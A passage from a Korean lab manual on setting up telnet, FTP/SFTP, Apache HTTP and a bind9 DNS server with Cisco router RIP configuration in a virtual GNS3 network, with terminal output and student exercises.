64 bytes from nrt20s02-in-f4.1e100.net (172.217.26.4): icmp_seq=1 ttl=54 time=70.4 ms
```

12 Telnet, FTP, HTTP 설정

1. xyz.com – telnet

서버에 원격으로 접속하기 위한 방법으로 telnet을 사용할 수 있다. 오래전부터 사용되는 방법이지만 telnet을 통해 전송되는 데이터가 평문이기 때문에 스니핑 등의 공격으로 중요한 정보가 노출될 수 있다. 최근에는 서버에 원격으로 접속할 때 telnet 보다는 SSH를 주로 사용한다. 실습에서는 SSH와의 비교를 위해 telnet을 사용하며, 세부적인 설정은 필요에 따라 추가한다.

① atp install telnetd –y 명령을 이용해 telnet을 설치한다.

```
root@xyz:~# apt install telnetd -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  telnetd
0 upgraded, 1 newly installed, 0 to remove and 65 not upgraded.
Need to get 39.3 kB of archives.
After this operation, 110 kB of additional disk space will be used.
Get:1 http://kr.archive.ubuntu.com/ubuntu bionic/universe amd64 telnetd amd64 0.17-41 [39.3 kB]
```

② systemctl status inetd 명령을 이용해 서비스 상태를 확인한다.

```
root@xyz:~# systemctl status inetd
● inetd.service - Internet superserver
   Loaded: loaded (/lib/systemd/system/inetd.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2020-02-25 13:21:10 UTC; 31s ago
     Docs: man:inetd(8)
 Main PID: 719 (inetd)
    Tasks: 1 (limit: 1108)
   CGroup: /system.slice/inetd.service
           └─719 /usr/sbin/inetd
```

③ 설치 및 실행을 확인했으니 GNS 내의 다른 장치에서 접속할 수 있도록 enp0s3만 활성화한다.

```
root@xyz:~# ifconfig enp0s8 down
root@xyz:~# ifconfig enp0s3 up
```

④ Client에서 터미널을 이용하여 xyz.com(125.241.100.10)으로 접속한다.

```
sunrin@client:~$ telnet 125.241.100.10
Trying 125.241.100.10...
Connected to 125.241.100.10.
Escape character is '^]'.
Ubuntu 18.04.3 LTS
xyz login: sunrin
Password:
Last login: Tue Feb 25 13:12:04 UTC 2020 on pts/0
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-88-generic x86_64)
```

systemctl status inetd 명령어로 상태를 확인한다. inetd – in.telnetd가 실행되었으며, 192.168.1.10과 연결된 상태임을 확인할 수 있다.

```
sunrin@xyz:~$ systemctl status inetd
● inetd.service - Internet superserver
   Loaded: loaded (/lib/systemd/system/inetd.service; enabled; vendor preset: en
   Active: active (running) since Tue 2020-02-25 13:21:10 UTC; 8min ago
     Docs: man:inetd(8)
 Main PID: 719 (inetd)
    Tasks: 2 (limit: 1108)
   CGroup: /system.slice/inetd.service
           ├─ 719 /usr/sbin/inetd
           └─1055 in.telnetd:

Feb 25 13:21:09 xyz systemd[1]: Starting Internet superserver...
Feb 25 13:21:10 xyz systemd[1]: Started Internet superserver.
Feb 25 13:27:53 xyz in.telnetd[1055]: connect from 192.168.1.10 (192.168.1.10)
Feb 25 13:28:03 xyz telnetd[1055]: doit: getnameinfo: Success
Feb 25 13:28:08 xyz login[1059]: pam_unix(login:session): session opened for use
```

pstree 명령어로 inetd – in.telnetd – login – bash – pstree 프로세스가 실행된 것을 확인할 수 있다.

```
sunrin@xyz:~$ pstree
systemd─┬─accounts-daemon───2*[{accounts-daemon}]
        ├─atd
        ├─cron
        ├─dbus-daemon
        ├─inetd───in.telnetd───login───bash───pstree
        ├─login───bash
        ├─lvmetad
        ├─lxcfs───2*[{lxcfs}]
        ├─networkd-dispat───{networkd-dispat}
        ├─polkitd───2*[{polkitd}]
        ├─rsyslogd───3*[{rsyslogd}]
        ├─snapd───8*[{snapd}]
        ├─sshd
        ├─2*[systemd───(sd-pam)]
        ├─systemd-journal
        ├─systemd-logind
        ├─systemd-network
        ├─systemd-resolve
        ├─systemd-timesyn───{systemd-timesyn}
        ├─systemd-udevd
        └─unattended-upgr───{unattended-upgr}
```

2. xyz.com – ftp

서버와 클라이언트 간에 파일을 주고받기 위한 방법으로 FTP를 사용할 수 있다. FTP는 Telnet과 비슷하게 접속할 수 있으며, 파일을 주고받기 위한 명령을 사용할 수 있다. 실습에서는 vsftp를 사용하며, 세부적인 설정은 필요에 따라 추가한다.

① 패키지 설치를 위해 인터넷 접속을 위한 enp0s8만 활성화한다.

```
root@xyz:~# ifconfig enp0s3 down
root@xyz:~# ifconfig enp0s8 up
```

② atp install telnetd –y 명령을 이용해 telnet을 설치한다.

```
root@xyz:~# apt install vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ssl-cert
Suggested packages:
  openssl-blacklist
The following NEW packages will be installed:
  ssl-cert vsftpd
0 upgraded, 2 newly installed, 0 to remove and 65 not upgraded.
Need to get 132 kB of archives.
After this operation, 398 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

③ systemctl status vsftpd 명령을 이용해 서비스 상태를 확인한다.

```
root@xyz:~# systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2020-02-25 14:03:44 UTC; 3min 45s ago
 Main PID: 1512 (vsftpd)
    Tasks: 1 (limit: 1108)
   CGroup: /system.slice/vsftpd.service
           └─1512 /usr/sbin/vsftpd /etc/vsftpd.conf

Feb 25 14:03:44 xyz systemd[1]: Starting vsftpd FTP server...
Feb 25 14:03:44 xyz systemd[1]: Started vsftpd FTP server.
```

④ 설치 및 실행을 확인했으니 GNS 내의 다른 장치에서 접속할 수 있도록 enp0s3만 활성화한다.

```
root@xyz:~# ifconfig enp0s8 down
root@xyz:~# ifconfig enp0s3 up
```

⑤ Client에서 터미널을 이용하여 xyz.com(125.241.100.10)으로 접속한다.

```
sunrin@client:~$ ftp 125.241.100.10
Connected to 125.241.100.10.
220 (vsFTPd 3.0.3)
Name (125.241.100.10:sunrin): sunrin
331 Please specify the password.
Password:
230 Login successful.
```

과제 - 1

ftp도 telnet와 마찬가지로 평문으로 데이터를 전송하기 때문에 보안상 취약하다. 이를 보완한 SFTP(Secure File Transfer Protocol)을 활용할 수 있다.

다음 사용자가 xyz.com에 SFTP를 사용할 수 있도록 구성하고, 수행 과정을 아래에 캡처하여 붙여넣기 하시오.

ID	Password	home directory	home directory 접근권한	비고
ftpuser	sunrin	/home/ftpuser	700 (RWX --- ---)	다른 사항은 기본값

SFTP(Secure File Transfer Protocol)
뢰할 수 있는 데이터 스트림을 통해 파일 접근, 파일 전송, 파일 관리를 제공하는 네트워크 프로토콜이다. 국제 인터넷 표준화 기구(IETF)가 보안 파일 전송 기능을 제공할 목적으로 시큐어 셸 프로토콜 (SSH) 버전 2.0의 확장으로 설계하였다.

SFTP 설정

```
root@xyz:~# vi /etc/ssh/sshd_config
```

```
# SFTP Configuration_
Match group sftp
ChrootDirectory /home
X11Forwarding no
AllowTcpForwarding no
ForceCommand internal-sftp
-- INSERT --                                                    125
```

```
root@xyz:~# service ssh restart
```

사용자 및 그룹 추가, 사용자 권한 설정

```
root@xyz:~# addgroup sftp
Adding group `sftp' (GID 1001) ...
Done.
root@xyz:~# useradd -m ftpuser -g sftp
root@xyz:~# passwd ftpuser
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xyz:~# chmod 700 /home/ftpuser/
```

Client에서 ftpuser로 SFTP 접속 결과

```
sunrin@client:~$ sftp ftpuser@125.241.100.10
The authenticity of host '125.241.100.10 (125.241.100.10)' can't be established.
ECDSA key fingerprint is SHA256:xsBHNtHW+VQ8BtqqOE93LBdOubbdqeXwthHA7uC4Gfw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '125.241.100.10' (ECDSA) to the list of known hosts.
ftpuser@125.241.100.10's password:
Connected to 125.241.100.10.
sftp>
```

SFTP 접속 상태에서의 ssh 서비스 상태 확인

```
sunrin@xyz:~$ systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enab
   Active: active (running) since Tue 2020-02-25 15:02:49 UTC; 16min ago
  Process: 1871 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 1882 (sshd)
    Tasks: 1 (limit: 1108)
   CGroup: /system.slice/ssh.service
           └─1882 /usr/sbin/sshd -D

Feb 25 15:02:49 xyz systemd[1]: Starting OpenBSD Secure Shell server...
Feb 25 15:02:49 xyz sshd[1882]: Server listening on 0.0.0.0 port 22.
Feb 25 15:02:49 xyz sshd[1882]: Server listening on :: port 22.
Feb 25 15:02:49 xyz systemd[1]: Started OpenBSD Secure Shell server.
Feb 25 15:18:53 xyz sshd[1937]: Accepted password for ftpuser from 192.168.1.10
Feb 25 15:18:53 xyz sshd[1937]: pam_unix(sshd:session): session opened for user
```

퀴즈 - 1

xyz.com(125.241.100.10)으로 SFTP 접속을 하는 과정에서 표시된 것과 같은 과정을 거쳤다. 이 과정은 어떤 과정인지 설명하시오.

```
sunrin@client:~$ sftp ftpuser@125.241.100.10
The authenticity of host '125.241.100.10 (125.241.100.10)' can't be established.
ECDSA key fingerprint is SHA256:xsBHNtHW+VQ8BtqqOE93LBdOubbdqeXwthHA7uC4Gfw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '125.241.100.10' (ECDSA) to the list of known hosts.
ftpuser@125.241.100.10's password:
Connected to 125.241.100.10.
sftp>
```

SFTP는 SSH를 기반으로 동작한다. SFTP의 동작과정에서 xyz.com의 공개키를 확인하고, 이를 이용하여 암호화 통신을 하게 된다.

3. xyz.com – http

HTTP 서비스를 위해 NGiNX, Lighttpd, Apache 등을 이용할 수 있다. 이번 실습에서는 Apache를 이용하여 HTTP 서비스를 설정하며 세부적인 설정은 필요에 따라 추가한다.

① 패키지 설치를 위해 인터넷 접속을 위한 enp0s8만 활성화한다.

```
root@xyz:~# ifconfig enp0s3 down
root@xyz:~# ifconfig enp0s8 up
```

② atp install apache2 명령을 이용해 apache를 설치한다.

```
root@xyz:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap liblua5.2-0
Suggested packages:
  www-browser apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap liblua5.2-0
0 upgraded, 9 newly installed, 0 to remove and 65 not upgraded.
Need to get 1,713 kB of archives.
After this operation, 6,917 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

③ systemctl status vsftpd 명령을 이용해 서비스 상태를 확인한다.


```
root@xyz:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Tue 2020-02-25 15:41:07 UTC; 22min ago
 Main PID: 2767 (apache2)
    Tasks: 55 (limit: 1108)
   CGroup: /system.slice/apache2.service
           ├─2767 /usr/sbin/apache2 -k start
           ├─2769 /usr/sbin/apache2 -k start
           └─2770 /usr/sbin/apache2 -k start

Feb 25 15:41:07 xyz systemd[1]: Starting The Apache HTTP Server...
Feb 25 15:41:07 xyz apachectl[2744]: AH00558: apache2: Could not reliably determine the server's ful
Feb 25 15:41:07 xyz systemd[1]: Started The Apache HTTP Server.
```

※ 시스템 상황에 따라 방화벽 설정 변경이 필요할 수 있다.

④ 설치 및 실행을 확인했으니 GNS 내의 다른 장치에서 접속할 수 있도록 enp0s3만 활성화한다.

```
root@xyz:~# ifconfig enp0s8 down
root@xyz:~# ifconfig enp0s3 up
```

⑤ Client에서 웹브라우저를 이용하여 xyz.com(125.241.100.10)으로 접속한다.



과제 - 2

다음 정보를 참고하여 xyz.com(125.241.100.10)의 index.html 파일을 수정하고, Client에서 웹브라우저로 접속한 화면을 캡처하여 붙여넣기 하시오.

www home directory	index.html 포함 내용	비고
/var/www/html/index.html	host name : xyz.com ip address : 125.241.100.10	기본 HTML Tag만 사용

index.html 파일 내용

```
<html>
        <head><title>xyz.com</title></head>
        <body>hostname : xyz.com<br><br>
                ip address : 125.241.100.10<br>
        </body>
</html>
```

Client에서 웹브라우저로 접속한 결과


13 DNS 설정

앞에서 HTTP, FTP, Telnet 서비스를 설정하였고, 서버의 IP주소를 이용하여 해당 서비스를 이용할 수 있었다. 하지만 IP주소는 사용자들이 기억하기 불편하여 주로 도메인 네임을 사용한다. 도메인 네임을 사용하기 위해서는 2가지의 설정을 해야 한다. 첫 번째는 DNS 서버 설정이다. 두 번째는 설정된 DNS 서버의 IP주소를 클라이언트의 네트워크 설정에 반영하는 것이다.

1. 실습용 네트워크 토폴로지 및 호스트 구성

위에서 구성한 토폴로지에 아래와 같이 라우터, 스위치, DNS 서버를 추가한다. 라우터 설정 및 DNS 서버 추가는 위의 [11 서버 구축 실습용 네트워크 토폴로지 구축]을 참고한다.

▪ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/1	192.168.1.254/24	
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
DNS	enp0s3	8.8.8.88/24	DNS 서버
xyz.com	enp0s3	125.241.100.10/24	다양도 서버

관리자 계정 정보 : root / sunrin


★ s0/0 = Serial0/0 ★fa0/0 = fastethernet0/0

DNS 실습 과정은 다음과 같으며, 선택한 배포판에 따라 세부 과정은 달라질 수 있다. 세부적인 설정은 배포판의 DNS 설정 메뉴얼을 참고한다.

네트워크 설정 → bind 설치 → DNS서버 환경 설정 → zone 파일 생성 → 방화벽 설정 → 호스트에서 접속

2. DNS 추가

[네트워크 구성도]를 다음과 같이 토폴로지에 라우터 R3, 스위치 SW3, dns을 추가한다. 가상머신의 생성, GNS 등록 등은 [I 수업 준비]를 참고한다. dns 가상머신에 대한 정보를 참고하여 네트워크 설정을 변경한다. 네트워크 설정 변경은 선택한 리눅스 배포판의 설정 방법을 참고한다.



장치명	네트워크 인터페이스	IP주소	용도	관리자 계정 정보(ID/Password) : root / sunrin, sunrin / sunrin 배포처 : https://ubuntu.com/download/server 버전 : Ubuntu Server 18.04.4 LTS 설치 ISO : ubuntu-18.04.3-live-server-amd64.iso
dns	enp0s3(Ethernet0)	8.8.8.88/24	GNS용	
	enp0s8(Ethernet1)	NAT	인터넷용	

※ 사용한 배포판은 실습 목적 및 호스트 시스템의 사양에 따라 적절하게 선정한다.

가. 네트워크 설정

① 라우터 R1의 Serial0/1의 IP주소를 설정한다.

```
R1
R1(config)#interface serial 0/1
R1(config-if)#ip address 14.58.90.9 255.255.255.252
R1(config-if)#no shutdown
R1(config-if)#
*Mar  1 01:21:55.095: %LINK-3-UPDOWN: Interface Serial0/1, changed state to up
R1(config-if)#
*Mar  1 01:21:56.099: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/1, changed state to up
R1(config-if)#do write
Building configuration...
[OK]
R1(config-if)#
```

② 라우터 R1의 라우팅을 설정한다.(RIP)

```
R1
R1(config)#router rip
R1(config-router)#network 14.58.90.8
R1(config-router)#do write
Building configuration...
[OK]
R1(config-router)#
```


③ 라우터 R3의 Fastethernet0/0, Serial0/0의 IP주소를 설정한다.

```
R3
R3(config)#interface fastethernet 0/0
R3(config-if)#ip address 8.8.8.254 255.255.255.0
R3(config-if)#no shutdown
R3(config-if)#
*Mar  1 00:56:26.575: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar  1 00:56:27.575: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R3(config-if)#interface serial 0/0
R3(config-if)#ip address 14.58.90.10 255.255.255.252
R3(config-if)#no shutdown
R3(config-if)#
*Mar  1 00:57:13.747: %LINK-3-UPDOWN: Interface Serial0/0, changed state to up
R3(config-if)#
*Mar  1 00:57:14.751: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0, changed state to up
R3(config-if)#do write
Building configuration...
[OK]
R3(config-if)#
```

④ 라우터 R3의 라우팅을 설정한다.(RIP)

```
R3
R3(config)#router rip
R3(config-router)#version 2
R3(config-router)#no auto-summary
R3(config-router)#network 14.58.90.8
R3(config-router)#network 8.8.8.0
R3(config-router)#do write
Building configuration...
[OK]
R3(config-router)#
```

⑤ show ip route 명령을 통해 생성된 라우팅 테이블을 확인할 수 있다.



라우터 R1, R2, R3는 직접 연결된 네트워크는 C로 표시하며, Rip를 통해 확인한 라우팅 경로는 레코드 앞에 R로 표시되어 있다.
라우팅 설정이 완료되고 일정 시간이 후에 라우터끼리 서로 라우팅 테이블을 교환하여 모든 네트워크에 대한 라우팅 테이블을 구성한 것을 확인할 수 있다.

나. DNS 서버 네트워크 설정

dns을 서버로 활용하기 위해 여러 가지 패키지를 설치해야 한다. dns에 필요한 패키지를 설치하는 과정은 다음과 같다. 패키지 설치를 위한 NAT 설정 및 활용은 [I 수업 준비 – 04 GNS에 VirtualBox 가상머신 등록하기, 16쪽~20쪽]을 참고한다.

네트워크 설정 → enp0s3 down → enp0s8 up → 패키지 설치 또는 업데이트 → enp0s8 down → enp0s3 up

① ip link 또는 ifconfig –a 명령을 통해 네트워크 인터페이스 정보를 확인한다.

```
root@dns:~# ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group def
ault qlen 1000
    link/ether 08:00:27:82:37:1e brd ff:ff:ff:ff:ff:ff
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group def
ault qlen 1000
    link/ether 08:00:27:3b:5f:37 brd ff:ff:ff:ff:ff:ff
root@dns:~#
```

② 위의 네트워크 정보를 참고하여 IP주소 설정을 하고, 패키지 설치에 사용할 인터페이스만 활성화한다.

```
root@dns:~# vi /etc/netplan/50-cloud-init.yaml _
```

```
# This file is generated from information provided by
# the datasource.  Changes to it will not persist across an instance.
# To disable cloud-init's network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
    ethernets:
        enp0s3:
                addresses: [8.8.8.88/24]
                gateway4: 8.8.8.254
                nameservers:
                  addresses: [8.8.8.88]
                dhcp4: no
        enp0s8:
                dhcp4: yes

    version: 2
```

```
root@dns:~# netplan apply
```

```
root@dns:~# ifconfig enp0s3 down
```

```
root@dns:~# ifconfig
enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fe3b:5f37  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:3b:5f:37  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 2106 (2.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 2626 (2.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

③ ping을 이용하여 외부 인터넷으로 접속 상태를 확인한다.

```
root@dns:~# ping www.google.com
PING www.google.com (172.217.175.4) 56(84) bytes of data.
64 bytes from nrt20s18-in-f4.1e100.net (172.217.175.4): icmp_seq=1 ttl=54 time=39.7 ms
64 bytes from nrt20s18-in-f4.1e100.net (172.217.175.4): icmp_seq=2 ttl=54 time=37.4 ms
64 bytes from nrt20s18-in-f4.1e100.net (172.217.175.4): icmp_seq=3 ttl=54 time=37.1 ms
```

다. DNS 설정

① atp install bind9 명령을 이용해 bind9을설치한다.

```
root@dns:~# apt install bind9
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  resolvconf
The following NEW packages will be installed:
  bind9
0 upgraded, 1 newly installed, 0 to remove and 86 not upgraded.
Need to get 398 kB of archives.
After this operation, 1,918 kB of additional disk space will be used.
Get:1 http://kr.archive.ubuntu.com/ubuntu bionic-updates/main amd64 bind9 amd64 1:9.11.3+dfsg-1ubunt
u1.11 [398 kB]
```

② systemctl status bind9 명령을 이용해 서비스 상태를 확인한다.

```
root@dns:~# systemctl status bind9
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2020-02-26 20:47:03 KST; 1min 17s ago
     Docs: man:named(8)
 Main PID: 1869 (named)
    Tasks: 4 (limit: 1108)
   CGroup: /system.slice/bind9.service
           └─1869 /usr/sbin/named -f -u bind
```

③ 설치 및 실행을 확인했으니 GNS 내의 다른 장치에서 접속할 수 있도록 enp0s3만 활성화한다.

```
